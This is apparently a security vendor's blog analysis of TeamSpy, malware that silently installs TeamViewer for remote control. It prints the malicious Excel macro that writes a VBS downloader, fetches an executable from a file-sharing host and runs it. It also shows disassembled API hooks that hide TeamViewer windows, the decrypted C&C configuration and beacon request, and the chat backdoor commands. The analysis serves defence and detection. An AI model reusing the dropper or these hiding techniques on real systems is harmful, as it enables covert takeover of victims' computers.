A deeper look into malware abusing TeamViewer

By Jaromír Hořejší 13 Apr 2017

Analyzing TeamSpy, malware that gives hackers complete remote control of PCs.

TeamViewer, a remote control program, can be very handy when you need remote IT support. The cybercriminals behind TeamSpy, unfortunately, also find the tool to be quite useful and use it to carry out malicious activity.


TeamSpy infects computers by tricking people into downloading a malicious attachment and enabling macros. After that, the malware secretly installs TeamViewer, giving the cybercriminals full control of the infected computer. TeamSpy first appeared back in 2013, which is when CrySyS Lab and Kaspersky Lab published white papers about its operation. Heimdal Security recently reported that the malware has resurfaced with a targeted spam campaign. We too have seen an uptick and have therefor decided to take a closer look.

Hiding commands

Most malware communicates with a command and control (C&C) server after infecting a device. As the name suggests, a C&C server is the control center that sends out commands for malware to carry out. C&C servers are also where malware sends back the data it collects. For this communication, malware authors usually implement a custom protocol, which can be easily spotted and distinguished from other traffic and thus blocked by antivirus solutions. To make it more difficult for antivirus solutions to detect, some malware authors use popular remote control programs, like TeamViewer, instead to take advantage of their VPN network to better mask the communication between their malware and C&C servers.

How TeamSpy infects


TeamSpy is spread via spam emails that are designed to trick people into opening an attachment. The attachment is an Excel file with macros. When the attachment is opened, the following screen appears:



When the macros are enabled by the targeted person, the infection process begins, running completely in the background, so the victim doesn't notice anything. If we look inside the malicious macro, we can see slightly obfuscated strings, usually split into one or more substrings, which are later concatenated. The most important information is circled in red below and are a link, from which something is downloaded, and a password, which will be used later.

```
On Error Resume Next
sdfsa = "To" & "t" & StrReverse("la")
If ActiveSheet.Name = sdfsa Then Exit Sub
iPath = Application.Path

Pola = "appdata"
Kail = """Ad" & "od" & "b.8t" & StrReverse("""ma" & "ex")

C = "c2364665463532md /2364665463532c ec2364665463532ho 4251 & ping localhost & cd ""%appd2364665463532ata%"" & ec2364665463532ho  drgfgd.Send>> ol5.vbs &echo  With
jhgfsf>> ol5.vbs &echo .Type = 1>> ol5.vbs &echo      .Open>> ol5.vbs & echo      .write drgfgd.responsebody>> ol5.vbs &echo      .savetofile ""trty.png"", 2>>
ol5.vbs &echo   End With>> ol5.vbs & ol5.vbs & ping loc2364665463532alhost -n 5 & ren trty.png trty.exe & del ol5.vbs & start trty.exe /ver" & "ysilent
/Password=46575438765431"
a = "c2364665463532md /c cd ""%" & Pola & "%"" &echo Dim drgfgd, jhgfsf >> ol5.vbs &"
Bd = "echo Set drgfgd = CreateObject(""Microsoft.XMLHTTP"")>> ol5.vbs &echo Set jhgfsf = CreateObject(" & Kail & ")>> ol5.vbs &echo drgfgd.Open ""GET"",
"ht2364665463532tp://disk.kar" & "elia.pro/6BWXFK/676.png"", False>> ol5.vbs"""
```

The link, *disk.karelia.pro*, is a legitimate Russian service for uploading and sharing files. Although the attachment of the downloaded is a PNG, it is actually an *EXE* file, more specifically it is an Inno Setup installer protected by




the password.

With the help of the innounp utility, we were able to easily list or extract the files from the Inno Setup installer used by the malware. As shown in the listing below, most of the files are regular, digitally signed TeamViewer binaries, with the exception of two files - *msimg32.dll* and *tvr.cfg*. Tvr.cfg is TeamSpy's configuration file and will be described later, *msimg32.dll* is the malware itself. *Msimg32.dll* is a DLL library which is part of Windows OS. In this case, however, TeamSpy abuses the DLL search order, so that the fake *msimg32.dll* from the current directory is loaded into the process instead of the original *msimg32.dll* from *Windows/System32* directory. The malware itself is in the fake *msimg32.dll* library.

```
d:\utility\innounp>innounp.exe -v 676.png
; Version detected: 5507 (Unicode)
Size        Time              Filename
--------------------------------------
    631151  2017.01.01 00:00  {app}\addons.bac
     58368  2017.01.01 00:00  {app}\msimg32.dll
   8034096  2017.01.01 00:00  {app}\update_w32.exe
   2286896  2017.01.01 00:00  {app}\TeamViewer_Desktop.exe
    292144  2017.01.01 00:00  {app}\TeamViewer_Resource_en.dll
   2589488  2017.01.01 00:00  {app}\TeamViewer_StaticRes.dll
     68400  2017.01.01 00:00  {app}\tv_w32.dll
    106800  2017.01.01 00:00  {app}\tv_w32.exe
     82224  2017.01.01 00:00  {app}\tv_x64.dll
    129840  2017.01.01 00:00  {app}\tv_x64.exe
       325  2017.01.01 00:00  {app}\tvr.cfg
     45499  2017.01.01 00:00  {app}\vpn64.cab
     34861  2017.01.01 00:00  {app}\vpn86.cab
     25052  2017.03.24 09:44  install_script.iss
--------------------------------------
```

TeamSpy's invisibility cloak

Normally when you install the TeamViewer, you see a GUI window with an ID and password, which the other party needs to know if they want to remotely connect to your computer.



If TeamSpy successfully infects a PC, nothing is shown - remember everything runs in the background, so that the victim doesn't notice TeamViewer is installed. This is achieved by hooking many API functions and altering their behavior. TeamSpy hooks the following APIs (nearly 50 different APIs):

kernel32.dll

CreateMutexW, CreateDirectoryW, CreateFileW, CreateProcessW, GetVolumeInformationW, GetDriveTypeW, GetCommandLineW, GetCommandLineA, GetStartupInfoA, MoveFileExW, CreateMutexA

user32.dll

SetWindowTextW, TrackPopupMenuEx, DrawTextExW, InvalidateRect, InvalidateRgn, RedrawWindow, SetWindowRgn, UpdateWindow, SetFocus, SetActiveWindow, SetForegroundWindow, MoveWindow, DialogBoxParamW, LoadIconW, SetWindowLongW, FindWindowW, SystemParametersInfoW, RegisterClassExW, CreateWindowExW, CreateDialogParamW, SetWindowPos, ShowWindow,

GetLayeredWindowAttributes, SetLayeredWindowAttributes, IsWindowVisible, GetWindowRect, MessageBoxA, MessageBoxW

advapi32.dll

RegCreateKeyW, RegCreateKeyExW, RegOpenKeyExW, CreateProcessAsUserW, CreateProcessWithLogonW, CreateProcessWithTokenW, Shell_NotifyIconW, ShellExecuteW

iphlpapi.dll

GetAdaptersInfo

Some hooks block the application's access to some specific resources, e.g. if *RegCreateKey* or *RegOpenKey* attempt to access the *Software\TeamViewer* registry key, the error code: *ERROR_BADKEY* is returned.

```
hook_regcreatekeyexw proc near          ; DATA XREF: DllEntryPoint+D58↓o

lpsz            = dword ptr  0Ch

                push    ebp
                mov     ebp, esp
                push    13h             ; ucchMax
                push    [ebp+lpsz]      ; lpsz
                call    ds:IsBadStringPtrW
                test    eax, eax
                jnz     short loc_1000870B
                push    13h
                push    offset aSoftwareTeamvi ; "Software\\TeamViewer"
                push    [ebp+lpsz]
                call    ds:StrCmpNIW
                test    eax, eax
                jnz     short loc_1000870B
                mov     eax, ERROR_BADKEY
                pop     ebp
                retn    24h
; ---------------------------------------------------------------------------

loc_1000870B:                           ; CODE XREF: hook_regcreatekeyexw+10↑j
                                        ; hook_regcreatekeyexw+24↑j
                pop     ebp
                jmp     addr_regcreatekeyexw
hook_regcreatekeyexw endp
```

Hooking the *GetCommandLine* makes TeamViewer think that it was started with a predefined password (instead of a randomly generated password, TeamViewer users can normally set this password to an arbitrary value by adding a command line parameter)

```
push    pUnicodePassword ; password from configFile
push    offset aPwu      ; "--PWU"
push    dword ptr [esi]
push    offset aSSS_2    ; "\"%s\" %s \"%s\""
push    commandLineString ; LPWSTR
call    ds:wsprintfW     ; "c:\temp\update_w32.exe" --PWU "superpass"
add     esp, 14h
```

Hooking *SetWindowLayeredAttributes* sets the TeamViewer window opacity to 0 (instruction *PUSH 0*), which according to the *MSDN* documentation means the following: “When *bAlpha* is 0, the window is completely transparent. When *bAlpha* is 255, the window is opaque.”

```
hook_setlayeredwindowattributes proc near ; DATA XREF: DllEntryPoint+C79↓o

arg_0           = dword ptr  4
arg_4           = dword ptr  8
arg_C           = dword ptr  10h

                push    [esp+arg_C]
                push    0
                push    [esp+8+arg_4]
                push    [esp+0Ch+arg_0]
                call    addr_setlayeredwindowattributes
                retn    10h
```


Hooking *CreateDialogParam* blocks some dialogs unwanted by the malware from even being created. These dialogs can be looked up in the file *TeamViewer_Resource_en.dll*, they are referenced with numbers like *10075*, see the figure below.

```
hook_createdialogparamw proc near       ; DATA XREF: DllEntryPoint+C01↓o

hInstance       = dword ptr  8
lpTemplateName  = dword ptr  0Ch
hWndParent      = dword ptr  10h
lpDialogFunc    = dword ptr  14h
dwInitParam     = dword ptr  18h

                push    ebp             ; lParam
                mov     ebp, esp
                cmp     runner_checksum, 1
                push    ebx             ; wParam
                push    esi             ; Msg
                push    edi             ; hWnd
                mov     edi, [ebp+lpTemplateName]
                jnz     loc_10008CC0
                cmp     edi, 10075      ; File Transfer Eventlog
                jz      loc_10008CBC
                cmp     edi, 10069      ; Copy Files
                jz      loc_10008CBC
                cmp     edi, 11161      ; Host Meeting
                jz      loc_10008CBC
                cmp     edi, 10086      ; Initializing security settings ...
                jnz     loc_10008CC0
```

In case of ShowWindow, it defines it’s own *nCmdShow* parameters *4d2h* and *10e1h*. If other values than these are passed, nothing happens.

```
hook_showwindow proc near               ; DATA XREF: DllEntryPoint+C3D↓o

hWnd            = dword ptr  4
nCmdShow        = dword ptr  8

                cmp     [esp+nCmdShow], 4D2h
                jz      short loc_100087D9 ; 4d2 = show window
                xor     eax, eax
                cmp     [esp+nCmdShow], 10E1h
                jz      short loc_100087DC ; 10e1 = hide window
                inc     eax
                jmp     short locret_100087E7
; ---------------------------------------------------------------------------

loc_100087D9:                           ; CODE XREF: hook_showwindow+8↑j
                push    SW_SHOWNOACTIVATE
                pop     eax

loc_100087DC:                           ; CODE XREF: hook_showwindow+14↑j
                push    eax             ; 0 = SW_HIDE
                push    [esp+4+hWnd]
                call    addr_showwindow

locret_100087E7:                        ; CODE XREF: hook_showwindow+17↑j
                retn    8
hook_showwindow endp
```

Probably the most interesting is the hooking of the *CreateWindowEx* API. Via a series of class name checks, it identifies a window and other window controls that belong to the TeamViewer chat window. With help of a tool like WinSpy++, we can see all the windows belonging to the particular process (even if they are hidden). As you can see from the figure below, there is a *ControlWin* window, which has several *TVWidgets*. One widget belongs to the chat - it has two ATL:???????? text edits, one for the chat message history and one for the new chat message, one combo box with a drop down list of chat participants and the button *Send*. “message 01” is the received message in the chat, “message 02” is message which will be sent after clicking the “Send” button. The chat window cannot be normally seen, as the malware runs in the background, but it is possible to patch the malware, so that hiding windows does not happen.



The code snippet below shows how the malware obtains handles to these window controls. *GetWindowLong* and CallWindowProc and *SetWindowLong* with *nIndex = GWL_PROC* replaces the old address for the window procedure of the chat history text edit with a custom window procedure.

```
mov     esi, ds:GetDlgItem ; inside of chat TV Widget
push    8                  ; nIDDlgItem
push    ebx                ; hDlg
call    esi ; GetDlgItem
mov     hDlg_chat_new_message_to_send, eax
test    eax, eax
jz      short loc_10008A02
push    9                  ; nIDDlgItem
push    ebx                ; hDlg
call    esi ; GetDlgItem
mov     hdlg_chatButtonSend, eax
test    eax, eax
jz      short loc_10008A02
push    10                 ; nIDDlgItem
push    ebx                ; hDlg
call    esi ; GetDlgItem
mov     hdlg_chatHistory, eax
test    eax, eax
jz      short loc_10008A02
push    11                 ; nIDDlgItem
push    ebx                ; hDlg
call    esi ; GetDlgItem
push    0                  ; lParam
push    GWL_WNDPROC        ; nIndex
push    hdlg_chatHistory ; hWnd
mov     hdlg_chat_combo_allparticipants, eax
call    ds:GetWindowLongA
push    eax                ; wParam
push    83E9h              ; Msg
push    0                  ; hWnd
mov     esi, offset thread_chat_send_button_window_procedure
push    esi                ; lpPrevWndFunc
call    ds:CallWindowProcA
push    esi                ; dwNewLong
push    GWL_WNDPROC        ; nIndex
push    hdlg_chatHistory ; hWnd
call    ds:SetWindowLongA
jmp     short loc_10008A23
```

The custom window procedure listens for incoming messages, and based on the window message id, it either sends a new message or it waits for a reply from the C&C server (*EM_SETCHARFORMAT* message arrived).

The figure below shows how a new message is sent. Malware first sets focus to the new message text edit with *WM_SETFOCUS*, then it sets the new message edit text by *WM_SETTEXT* and at last it clicks on the “Send” button by sending *BM_CLICK*.

```
push    ebx             ; lParam
push    [ebp+hwnd]      ; wParam
push    CB_SETCURSEL    ; Msg
push    hdlg_chat_combo_allparticipants ; hWnd
call    esi ; SendMessageA
push    ebx             ; lParam
push    ebx             ; wParam
push    WM_SETFOCUS     ; Msg
push    hDlg_chat_new_message_to_send ; hWnd
call    esi ; SendMessageA
push    [ebp+msg]       ; lParam
push    ebx             ; wParam
push    WM_SETTEXT      ; Msg
push    hDlg_chat_new_message_to_send ; hWnd
call    esi ; SendMessageA
push    ebx             ; lParam
push    ebx             ; wParam
push    BM_CLICK        ; Msg
push    hdlg_chatButtonSend ; hWnd
mov     button_clicked, 1
call    esi ; SendMessageA
```

Similar modifications are applied to most of the 50 APIs listed above. Some patches are very simple, having no more than a few instructions, while some patches are very complex, like *CreateWindowEx*. We will not list all of them here, however, the final effect is clear - TeamViewer's windows are not displayed to the victim. They silently exist in the system and that's all.

Configuration file

TeamSpy's configuration is stored in *tvr.cfg* file. It uses a simple custom encryption algorithm, which can be seen below. It reads the input file and uses the password "TeamViewer". The algorithm runs two counters, *cnt1* (0..number of bytes in *tvr.cfg*) and *cnt2* (0..length of the password). It takes a byte from the password, adds the result of the multiplication *cnt1*cnt2*. This is done for each character of the password. These results are all XORed, one character is produced, and at the end of the loop, it is XORed with the respective byte from the configuration file. These steps are repeated for all bytes in configuration file.

```
import sys

fdata = open( sys.argv[1], 'rb').read()
password = sys.argv[2]

res = ""
for cnt1 in xrange(0, len(fdata)):
    val = 0
    for cnt2 in xrange(0, len(password)):
        val ^= ord(password[cnt2]) + cnt1 * cnt2
    res += chr( ord(fdata[cnt1]) ^ (val& 0xff) )

print res
```

The decrypted configuration file can be seen below. The names of the parameters are mostly self explanatory. The most important for us are the password (infected machine has password "superpass") and server1, where the

infected machine ID is exfiltrated.

```
password=superpass

server1=http://pushatone.net/getinfo.php
interval=60
useragent=Mozilla/5.0 (Windows NT 6.1)

nohidewall=1
novpn=0
noservice=0

arun_type=2
arun_keyname=

arun_fldname=Windows Update Manager
arun_flddescr=Windows Update System Service
arun_flddll=shell32.dll
arun_fldindex=46

fuactmr=0
```

Phoning home

The communication between the infected machine and the C&C server is established soon after the infection process starts. The following request is regularly sent. The names of most parameters can be clearly deduced.

```
GET /getinfo.php?
id=[redacted]&stat=1&tout=60&idl=00:00:01&osbt=1&osv=6.1&osbd=7601&ossp=1.0&elv=1&rad=1&agp=1&
tvrv=0.2.2.9&ulv=0&devicea=1&devicev=0&uname=[redacted]&cname=[redacted]&vpn=1&avr= HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 5.1)
```

id = TeamViewer ID, cybercriminals need this id, which together with the password are enough to remotely connect to the infected computer

tout = timeout

idl = idle time

osbt = 32bit/64bit

osv = OS version

osbd = OS build version

ossp = service pack

tvrv = TeamViewer version

uname = user name

cname = computer name

vpn = has TeamViewer vpn


avr = antivirus solution

When we open the C&C server in a web browser, we see the following login page:

Chat control


The infected computer is controlled via TeamViewer. Cybercriminals can connect to the remote computer (they know the ID and password for TeamViewer) or they can send commands via the TeamViewer chat, to basically do whatever they please on the infected machine. The communication via the TeamViewer chat allows for the basic backdoor functionalities to be performed: *applist*, *wcmd*, *ver*, *os*, *vpn*, *locale*, *time*, *webcam*, *genid*. Inside the TeamSpy code, these commands are compared to their crc32 checksums, so collisions can very easily happen. Because crc32(*wcmd*) = 07B182EB = crc32(*aacvqdz*), both of these commands are interchangeable.

```
818 068 663 (10:11 AM):
applist
740 992 384 (10:11 AM):
Name: Adobe Flash Player 22 ActiveX
Version: 22.0.0.210
Publisher: Adobe Systems Incorporated
----
Name: Microsoft Office Enterprise 2007
Version: 12.0.4518.1014
Publisher: Microsoft Corporation
----
Name: Fiddler
